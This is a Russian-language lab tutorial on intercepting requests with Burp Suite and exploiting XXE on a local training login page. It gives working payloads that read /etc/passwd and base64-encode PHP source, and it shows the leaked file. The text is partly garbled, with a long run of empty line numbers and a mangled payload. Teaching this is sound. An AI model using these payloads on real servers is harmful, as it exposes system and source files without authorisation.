
Переходим в "Privacy & Security":




Спускаемся по странице вниз и нажимаем кнопку “View Certificates...”:




Нажимаем “Import...”:



И выбираем сертификат PortSwigger под названием “cacert.der”:




Теперь нажимаем на чекбокс “Trust this CA to identify websites” и кнопку “OK”:



Сертификат установлен и мы можем перехватывать HTTPS-запросы.

## Эксплуатация XXE

После того, как мы настроили прокси, перейдём к эксплуатации самой уязвимости. Для этого откроем в браузере следующую ссылку - <http://localhost/lesson3/XXE/login.php>:



Так выглядит панель авторизации. Попробуем ввести тестовые данные, например, test:test:

localhost/lesson3/XXE/login.php

### Авторизация

test  
test

Продолжить

И нажмём кнопку “Продолжить”:

localhost/lesson3/XXE/login.php

### Авторизация

Имя пользователя  
Пароль

Продолжить

К сожалению имя пользователя test и пароль test не подходят!

Перехватим запрос с помощью **BurpSuite**, чтобы это сделать нам нужно нажать на иконку плагина “**FoxyProxy**” в браузере:

localhost/lesson3/XXE/login.php

### Авторизация

Имя пользователя  
Пароль

Продолжить

К сожалению имя пользователя test и пароль test не подходят!

И выберем “**BurpSuite**”:

localhost/lesson3/XXE/login.php

### Авторизация

Имя пользователя  
Пароль

Продолжить


К сожалению имя пользователя test и пароль test не подходит!

**FoxyProxy**


Use Enabled Proxies By Patterns and Order  
✓ Turn Off (Use Firefox Settings)  
BurpSuite (for all URLs)

Options What's My IP? Log


Теперь переходим в сам инструмент и нажимаем кнопку “**Intercept is off**”:



После нажатия она должна поменять цвет на синий и появиться надпись “**Intercept is on**”:



BurpSuite готов к перехвату HTTP-запросов. Теперь возвращаемся в браузер и вводим те же тестовые данные, а затем нажимаем кнопку “Продолжить”:



Вам может показаться, что браузер не отвечает и программа "подвисла". На самом деле так и есть, так как BurpSuite перехватил запрос и ожидает действий от пользователя - отправить (**Forward**), изменить или сбросить (**Drop**) запрос (кнопки располагаются во вкладке перехваченного запроса - **Proxy->Intercept**). Вернёмся обратно во вкладку **Proxy->Intercept**:

Burp Suite Community Edition v2023.5.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Log

**Intercept** HTTP history WebSockets history | Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop **Intercept is on** Action Open browser

Pretty Raw Hex

```
1 POST /lesson3/XXE/login.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 93
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/lesson3/XXE/login.php
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 <?xml version="1.0" encoding="UTF-8"?>
<root>
  <name>
    test
  </name>
  <password>
    test
  </password>
</root>
```

Попробуем внедрить полезную нагрузку через XML, которая позволит определить имеет ли веб-приложение уязвимость XXE. Для этого добавим следующую строку, выделенную красным цветом, в тело POST-запроса:

<!DOCTYPE root [<!ENTITY xxe 'XXE Payload Works!'>]>

Burp Suite Community Edition v2023.5.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logs

Intercept HTTP history WebSockets history | Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop **Intercept is on** Action Open browser

Pretty Raw Hex

```
1 POST /lesson3/XXE/login.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 93
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/lesson3/XXE/login.php
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 <?xml version="1.0" encoding="UTF-8"?>
17 <!DOCTYPE root [<!ENTITY xxe 'XXE Payload works!'>]>
18 <root>
    <name>
        test
    </name>
    <password>
        test
    </password>
</root>
```

1



После этого нам также нужно внедрить внешнюю сущность **xxe** в элемент **name**:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe 'XXE Payload Works!'>]>
<root>
    <name>&xxe;</name>
    <password>test</password>
</root>
```

И нажать на кнопку “Forward”, чтобы отправить HTTP-запрос:

Burp Suite Community Edition v2023.5.2 - 1

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder

Intercept HTTP history WebSockets history Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

1 POST /lesson3/XXE/login.php HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: \*/\*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: text/plain;charset=UTF-8

8 Content-Length: 93

9 Origin: http://localhost

10 Connection: close

11 Referer: http://localhost/lesson3/XXE/login.php

12 Sec-Fetch-Dest: empty

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Site: same-origin

15

16 <?xml version="1.0" encoding="UTF-8"?>

17 <!DOCTYPE root [<!ENTITY xxe 'XXE Payload works!'>]>

18 <root>

19   <name>

20     &xxe;

21   </name>

22   <password>

23     test

24   </password>

25 </root>

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253

1254

1255

1256

1257

1258

1259

1260

1261

1262

1263

1264

1265

1266

1267

1268

1269

1270

1271

1272

1273

1274

1275

1276

1277

1278

1279

1280

1281

1282

1283

1284

1285

1286

1287

1288

1289

1290

1291

1292

1293

1294

1295

1296

1297

1298

1299

1300

1301

1302

1303

1304

1305

1306

1307

1308

1309

1310

1311

1312

1313

1314

1315

1316

1317

1318

1319

1320

1321

1322

1323

1324</p

Дальнейшая эксплуатация зависит от других мисконфигов, которые допустил администратор веб-сервера. Уязвимость может привести к:

- > Чтению локальных файлов сервера
- > Эксплуатации SSRF (англ. аббр. Server Side Request Forgery “Подделка запросов на стороне сервера”) уязвимости
- > RCE (аббр. англ. Remote Code Execution “удалённое выполнение кода”)
- > DoS (аббр. англ. Denial of Service “отказ в обслуживании”)

### Чтение файлов с помощью XXE

При обнаружении XXE есть вероятность, что Вы сможете читать файлы, например, отправим запрос со следующим пейлоадом:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!--ENTITY xxe SYSTEM 'file:///etc/passwd'--]&gt;
&lt;root&gt;
    &lt;name&gt;&amp;xxe;&lt;/name&gt;
    &lt;password&gt;test&lt;/password&gt;
&lt;/root&gt;</pre>
```

Burp

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder

Intercept HTTP history WebSockets history | Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /lesson3/XXE/login.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 93
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/lesson3/XXE/login.php
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 <?xml version="1.0" encoding="UTF-8"?>
17 <!DOCTYPE root [ <!ENTITY xxe SYSTEM 'file:///etc/passwd' ]>
18 <root>
  <name>
    &xxe;
  </name>
  <password>
    123
  </password>
</root>
```

И получим вывод локального файла /etc/passwd:

К сожалению имя пользователя root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false tss:x:101:108:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin rwhod:x:104:65534::/var/spool/rwhod:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin messagebus:x:106:111::/nonexistent:/usr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin redis:x:108:114::/var/lib/redis:/usr/sbin/nologin usbmux:x:109:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:110:116::/var/lib/mosquitto:/usr/sbin/nologin tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin sshd:x:112:65534::/run/sshd:/usr/sbin/nologin \_rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin dnsmasq:x:114:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:116:122:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin stunnel:x:124:996:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin Debian-snmp:x:117:123::/var/lib/snmp:/bin/false qvm:x:118:124::/var/lib/openvas:/usr/sbin/nologin speech-dispatcher:x:119:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false ssh:x:120:125::/nonexistent:/usr/sbin/nologin postgres:x:121:126:PostgreSQL administrator,,:/var/lib/postgresql/bin/bash pulse:x:122:128:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin saned:x:123:131::/var/lib/saned:/usr/sbin/nologin inetsim:x:124:132::/var/lib/inetsim:/usr/sbin/nologin lightdm:x:125:133:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:126:134::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:127:135::/var/lib/king-phisher:/usr/sbin/nologin polkitd:x:994:994:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:128:136:RealtimeKit,,:/proc:/usr/sbin/nologin colord:x:129:137:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:130:138:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:131:139:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin student:x:1000:1000:student,,:/home/student:/usr/bin/zsh misconfiguration:x:1001:1001::/home/misconfiguration:/bin/bash и пароль 123 не подходит!

Также мы можем читать PHP-файлы через следующий враппер (обработчики различных URL-протоколов для использования с функциями файловой системы):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM
'php://filter/convert.base64-encode/resource=login.php'>]>
<root>
    <name>&xxe;</name>
    <password>test</password>
</root>
```

Burp Suite Community E

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger

Intercept HTTP history WebSockets history | Proxy settings

